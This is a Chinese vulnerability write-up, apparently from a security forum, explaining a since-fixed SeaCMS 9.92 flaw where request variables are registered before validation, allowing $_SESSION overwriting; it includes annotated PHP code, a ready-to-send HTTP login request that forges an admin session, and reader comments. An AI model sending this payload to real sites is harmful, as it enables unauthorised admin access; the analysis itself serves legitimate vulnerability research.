

seacms9.92从变量覆盖到getshell (已修复)

[mochazz](#) / 2019-09-07 11:05:36 / 浏览数 3369 [安全技术](#) [漏洞分析](#) [顶\(0\)](#) [踩\(0\)](#)

前几天看到朋友在 Freebuf 发的 [seacms 9.92全局变量覆盖从越权到RCE](#)

文章，其实这个地方在1个月前审计另外一个洞的时候也发现了，这里简单记录下。鉴于漏洞已经修复，且网络上已公开细节，这里便分享出来。

这个漏洞，主要是利用了覆盖全局变量，然后越权使用后台功能进行 getshell 。有点不好利用的是需要知道网站的后台路径，而 seacms 的后台路径是随机命名的。

seacms 中多数程序在开头都会包含 include/common.php 文件。该文件主要会做两件事。先将 \$\_GET、\$\_POST、\$\_COOKIE 注册成全局变量。（下图对应文件位置：include/filter.inc.php）

```
1  <?php
2  if(!defined('sea_INC')){...}
6
7  $magic_quotes_gpc = ini_get('magic_quotes_gpc'); $magic_quotes_gpc: false
8  function _FilterAll($fk, &$svar){...}
35
36  /* 对 GET, POST, COOKIE进行过滤 */
37  foreach(Array('_GET','_POST','_COOKIE') as $_request) $_request: "_GET"
38  {
39      foreach($_request as $_k => $_v)
40      {
41          ${$_k} = _FilterAll($_k,$_v);
42      }
43  }
44
45  function _Replace_Badword(&$var){...}
57  /*...*/?>
```

注册全局变量

先知社区

然后再检查这里是否存在非法变量名。不觉的这里有问题吗？正常逻辑应该是先检查变量名是否合法，然后再注册变量。还有一个问题就是，这里漏过滤了 \$\_SESSION、\$\_FILES。（下图对应文件位置：include/common.php）

```
1  <?php
2  error_reporting(0);
3  require_once('webscan/webscan.php');
4  define('sea_INC', preg_replace("/[\/\\\]{1,}/", '/', dirname(__FILE__)));
5  define('sea_ROOT', preg_replace("/[\/\\\]{1,}/", '/', substr(sea_INC,0,-8)));
6  define('sea_DATA', sea_ROOT.'/data');
7  require_once(sea_INC.'/inc/mysql.php');
8  require_once(sea_INC."/filter.inc.php");
9  if(PHP_VERSION < '4.1.0') {...}
17 $starttime = microtime();
18 require_once(sea_INC.'/common.func.php');
19 //检查和注册外部提交的变量
20 foreach($_REQUEST as $_k=>$_v) $_k: "kd35xb_admin_username" $_v: "admin"
21 {
22     if( strlen($_k)>0 && m_ereg('^([a-zA-Z0-9\_]|GLOBAL|_GET|_POST|_COOKIE|_REQUEST|_SERVER)',$_k) && !isset($_COOKIE[$_k]) )
23     {
24         exit('Request var not allow!');
25     }
26 }
```

先知社区

由于这个错误的逻辑，导致我们只要找到使用 session\_start 并包含 include/common.php 文件的地方，就可以覆盖 session 。接下来，我们直接看程序对 admin 用户身份的识别，身份验证代码如下。

```

/var/www/html/seacms992/59og6c/config.php
51 $hashstr=md5($cfg_dbpwd.$cfg_dbname.$cfg_dbuser);//构造session安全码
52 if($cuserLogin->getUserID()==-1 OR $_SESSION['hashstr'] != $hashstr)
53 {
54     header("location:login.php?gotopage=".urlencode($EkNowurl));
55     exit();
56 }
/var/www/html/seacms992/include/check.admin.php
25 class userLogin
26 {
145     function getUserID()
146     {
147         if($this->userID!='')
148         {
149             return $this->userID;
150         }
151         else
152         {
153             return -1;
154         }
155     }
37     function __construct($admindir='')
38     {
39         global $admin_path;
40         if(isset($_SESSION[$this->keepUserIDTag]))
41         {
42             $this->userID = $_SESSION[$this->keepUserIDTag];
43             $this->groupid = $_SESSION[$this->keepgroupidTag];
44             $this->userName = $_SESSION[$this->keepUserNameTag];
45         }
46
47         if($admindir!=''){...}
51         else{...}
55     }
169 }

```

这里的\$this->keepUserIDTag  
为sea\_admin\_id

先知社区

可以看到，代码主要是对 \$\_SESSION['sea\_admin\_id']、\$\_SESSION['hashstr']

两个变量进行了验证。前一个变量很好覆盖，但是后一个变量是由数据库名、账号、密码拼接的md5值，不好猜测。我们要想办法寻找泄露这个值的地方，或者寻找可以直接

很巧的是，seacms 提供了普通用户注册的功能。当普通用户登录的时候，程序就会给我们设置 \$\_SESSION['hashstr']，具体代码如下。（下图对应文件位置：login.php）

```

2     session_start();
3     require_once("include/common.php"); // 变量覆盖
17     if($dopost=='login')
18     {
19         if($cfg_feedback_ck=='1')
20         {
21             $validate = empty($validate) ? '' : strtolower(trim($validate));
22             if($validate==' ' || $validate != $svali)
23             {
24                 ResetVdValue();
25                 ShowMsg('验证码不正确!','-1');
26                 exit();
27             }
28         }
46         if($rowl['username']==$userid AND $rowl['password']==$pwd)
47         {
48             //验证是否激活邮箱
49             require_once('data/admin/smtp.php');
50             if($smtpreg=='on'){...}
58             $_SESSION['sea_user_id'] = $rowl['id'];
59             $uid=$rowl['id'];
60             $_SESSION['sea_user_name'] = $rowl['username'];
61             if($rowl['vipendtime']<time()){
62                 $_SESSION['sea_user_group'] = 2;
63                 $dsql->ExecuteNoneQuery("update `sea_member` set gid=2 where id=$uid");
64                 $_SESSION['hashstr']=$hashstr;
65                 $dsql->ExecuteNoneQuery("UPDATE `sea_member` set logincount=logincount+1 where id=$uid");

```

先知社区

所以最后的 EXP 如下，其中 \$\_SESSION[sea\_ckstr] 为小写验证码（必需项）。


```
POST /seacms992/login.php HTTP/1.1
Host: 0.0.0.0
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=ot3pjfmngfkugktsk9ajns5336
Connection: close
Content-Length: 97
```

```
dopost=login&userid=demo&pwd=demo&validate=XWTZ&_SESSION[sea_admin_id]=1&_SESSION[sea_ckstr]=xwtz
```

通过发送上面的数据包，我们就可以覆盖 session，接着直接访问后台地址就可以越权登录了。



接下来就是找后台 RCE 了，直接打开文件监控程序，1分钟内找到 RCE 点，具体不分析了，没意思。



严重怀疑这个 CMS 把别的 CMS 漏洞抄了一遍？可以参考 DedeCMS、DuomiCMS 等的历史漏洞。再一个，即便是最新版的代码，虽然过滤了 \$\_SESSION、\$\_FILES，但是我们前面说过，程序本身的校验逻辑顺序就有问题。我们只要找到 session\_start() 的地方，就又可以覆盖 \$\_SESSION，只不过 \$\_SESSION['hashstr'] 我们无法预测罢了。

点击收藏 | 0 关注 | 1

[上一篇：细说Cobalt Strike进程注入](#) [下一篇：Linux Kernel Expl...](#)

1. 3 条回复



[aot\\*\\*\\*\\*9527](#) 2019-09-17 18:44:25

大佬，为啥我的覆盖以后登陆后台以后，后台功能不全，没有你所写的这个功能

0 回复Ta



[aot\\*\\*\\*\\*9527](#) 2019-09-19 16:08:10

@aot\*\*9527 按照freebuf的进行变量覆盖是没有问题的，会不会是权限问题

0 回复Ta



[mochazz](#) 2019-09-22 21:42:24

@aot\*\*\*\*9527 有这个功能，只是界面上看不到而已，和权限没关系。

0 回复Ta

[登录](#) 后跟帖

先知社区

[现在登录](#)

[热门节点](#)

---

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)